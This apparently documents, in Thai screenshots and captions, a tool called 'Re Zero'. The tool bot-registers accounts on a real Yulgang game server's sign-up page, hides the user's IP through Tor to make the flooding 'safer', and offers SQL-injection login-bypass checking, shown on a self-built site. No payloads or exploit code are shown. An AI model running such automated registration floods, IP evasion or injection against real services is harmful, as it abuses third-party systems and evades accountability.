

Yulgang Management
manage.thaigamesoft.com/yulgang/Power/register/index.php
ระบบสมัครสมาชิกเซิร์ฟเวอร์ โยวกัง Power
IDGAME ไอดีเกมส์ 'กรอกไอดีเกมส์ 4-12 ตัวอักษร'
Password รหัสผ่าน 'กรอกรหัสผ่าน 4-12 ตัวอักษร'
input#user1.form-control | 767 × 37
รหัสลับ กรอกรหัสลับ เป็นตัวเลข 6 ตัว *ใช้ในการลบตัวละคร*
ระบุ Email ที่ใช้งานได้จริง *ถ้า Email ผิดจะไม่สามารถแจ้งลืมรหัสผ่านได้*
กรุณาระบุเพศผู้สมัครโอดี
สมัครสมาชิก
ล้างข้อมูล
Elements
Console
Sources
Network
Timeline
Profiles
input type="text" class="form-control" id="user1" name="user1" maxlength="6" autocomplete="off"
Uncaught ReferenceError: $ is not defined(…)
Uncaught TypeError: $(...).select2 is not a function(…)
Failed to load resource: the server responded with a status of 404 (Not Found)
Uncaught ReferenceError: message is not defined(…)



Yulgang Management
manage.thaigamesoft.com/yulgang/Power/register/index.php
ระบบสมัครสมาชิกเซิร์ฟเวอร์ โยวกัง Power
IDGAME ไอดีเกมส์ 'กรอกไอดีเกมส์ 4-12 ตัวอักษร'
Password รหัสผ่าน 'กรอกรหัสผ่าน 4-12 ตัวอักษร'
รหัสลับ กรอกรหัสลับ เป็นตัวเลข 6 ตัว *ใช้ในการลบตัวละคร*
input#email.form-control 767 × 37
ระบุ Email ที่ใช้งานได้จริง *ถ้า Email ผิดจะไม่สามารถแจ้งลืมรหัสผ่านได้*
กรุณาระบุเพศผู้สมัครไอดี
สมัครสมาชิก
ล้างข้อมูล
Elements Console Sources Network Timeline Profiles
Uncaught ReferenceError: $ is not defined(…) index.php:62
Uncaught TypeError: $(...).select2 is not a function(…) index.php:274
http://manage.thaigamesoft.com/yulgang/Power/register/secretkey.php?generateKeypair=true
Failed to load resource: the server responded with a status of 404 (Not Found)
Uncaught ReferenceError: message is not defined(…) index.php:56



Yulgang Management
manage.thaigamesoft.com/yulgang/Power/register/index.php
สมัครสมาชิกเรียบร้อยแล้ว
ระบบสมัครสมาชิกเซิร์ฟเวอร์ โยวกัง Power
IDGAME ไอดีเกมส์ 'กรอกไอดีเกมส์ 4-12 ตัวอักษร'
Password รหัสผ่าน 'กรอกรหัสผ่าน 4-12 ตัวอักษร'
รหัสลับ กรอกรหัสลับ เป็นตัวเลข 6 ตัว *ใช้ในการลบตัวละคร*
ระบุ Email ที่ใช้งานได้จริง *ถ้า Email ผิดจะไม่สามารถแจ้งลืมรหัสผ่านได้*
กรุณาระบุเพศผู้สมัครไอดี
สมัครสมาชิก
ล้างข้อมูล
Elements Console Sources Network Timeline Profiles
Uncaught ReferenceError: $ is not defined(…) index.php:62
Uncaught TypeError: $(...).select2 is not a function(…) index.php:274
GET http://manage.thaigamesoft.com/yulgang/Power/register/secretkey.php?generateKeypair=true 404 (Not Found) jquery-2.1.1.min.js:4



Re Zero
Hide ip mode
Config path Tor
D:\Tor Browser\Browser\firefox.exe
config
Bot Register
Sql Injection
See IP
Lab Auto Register
URL
http://manage.thaigamesoft.com/yulgang/Power/register/index.php
Username นำหน้า
adios1231
Password
123456789
Config tag name
user
pass
123456
user1
โหมดเลขบัตรประชาชน
tagname
โหมด สุ่มEmail
email
เพศ
select
Submit tag name
submit
จำนวนรอบ
5
Kill
Stop
Log
คาดหวังผลลัพธ์
สมัครสมาชิกเรียบร้อยแล้ว


Yulgang Management
manage.thaigamesoft.com/yulgang/Power/register/index.php
สมัครสมาชิกเรียบร้อยแล้ว
ระบบสมัครสมาชิกเซิร์ฟเวอร์ โยวกัง Power
IDGAME ไอดีเกมส์ 'กรอกไอดีเกมส์ 4-12 ตัวอักษร'
Password รหัสผ่าน 'กรอกรหัสผ่าน 4-12 ตัวอักษร'
รหัสลับ กรอกรหัสลับ เป็นตัวเลข 6 ตัว *ใช้ในการลบตัวละคร*
ระบุ Email ที่ใช้งานได้จริง *ถ้า Email ผิดจะไม่สามารถแจ้งลืมรหัสผ่านได้*
กรุณาระบุเพศผู้สมัครโอดี
สมัครสมาชิก
ล้างข้อมูล
Elements
Console
Sources
Network
Timeline
Profiles
Uncaught ReferenceError: $ is not defined(…)
Uncaught TypeError: $(...).select2 is not a function(…)
GET http://manage.thaigamesoft.com/yulgang/Power/register/secretkey.php?generateKeypair=true 404 (Not Found)



Re Zero
Hide ip mode
Config path Tor
D:\Tor Browser\Browser\firefox.exe
config
Bot Register
Sql Injection
See IP
Lab Auto Register
URL
http://manage.thaigamesoft.com/yulgang/Power/register/index.php
Username นำหน้า
adios1231
Password
123456789
Config tag name
user
pass
123456
user1
โหมดเลขบัตรประชาชน
tagname
โหมด สุ่มEmail
email
เพศ
select
Submit tag name
สมัครสมาชิก
จำนวนรอบ
5
Kill
Stop
Log
คาดหวังผลลัพธ์
สมัครสมาชิกเรียบร้อยแล้ว


Re Zero
Hide ip mode
Config path Tor
D:\Tor Browser\Browser\firefox.exe
config
Bot Register
Sql Injection
See IP
Lab Auto Register
URL
http://manage.thaigamesoft.com/yulgang/Power/register/index.php
Username นำหน้า
ajskdh2
Password
123456789
Config tag name
user
pass
123456789
user1
โหมดเลขบัตรประชาชน
tagname
โหมด สุ่มEmail
email
เพศ
select
Submit tag name
สมัครสมาชิก
จำนวนรอบ
1
Kill
Stop
Log
คาดหวังผลลัพธ์
สมัคร



OutputTest.txt - Notepad
File Edit Format View Help



ต่อไปจะเป็นการเช็ค ไอพี เพื่อทดสอบการปลอมไอพีทำให้การปั๊มการสมัครมีความปลอดภัยมากขึ้น




สังเกตเมนู Hide ip mode ซึ่งพอกดล้ว ตัวโปรแกรมจะทำการปลอมไอพี ซึ่ง ใช้ poxy ของtorในการเข้าเว็บไซต์




ให้ผู้ใช้ลองกด เช็คไอพี เพื่อดูว่า โปรแกรมนั้นได้ทำการปลอมไอพีโดยใช้ poxy แล้ว

หลังจากใช้โหมดปลอมไอพี สังเกตว่าไอพีเราถูกเปลี่ยนแล้ว


ในที่นี้หากรันโปรแกรมไม่ได้ แสดงกว่า พาทที่ลง tor ไม่ตรงกับโปรแกรมที่กำหนดค่า ให้ผู้ใช้เปลี่ยนที่อยู่โปรแกรมโดยใช้รูปแบบตามตัวอย่างไปที่ firefox.exe จากนั้นกด config




ต่อไปจะเป็นอีกโหมดของโปรแกรม นั้นก็คือการตรวจหาช่องโหว่ในการ by pass ล็อคอินเข้าสู่ระบบ




ตัวอย่างจะเป็นเว็บที่สร้างขึ้นมาเองโดยมีคำสั่งในการ select ตรงๆ




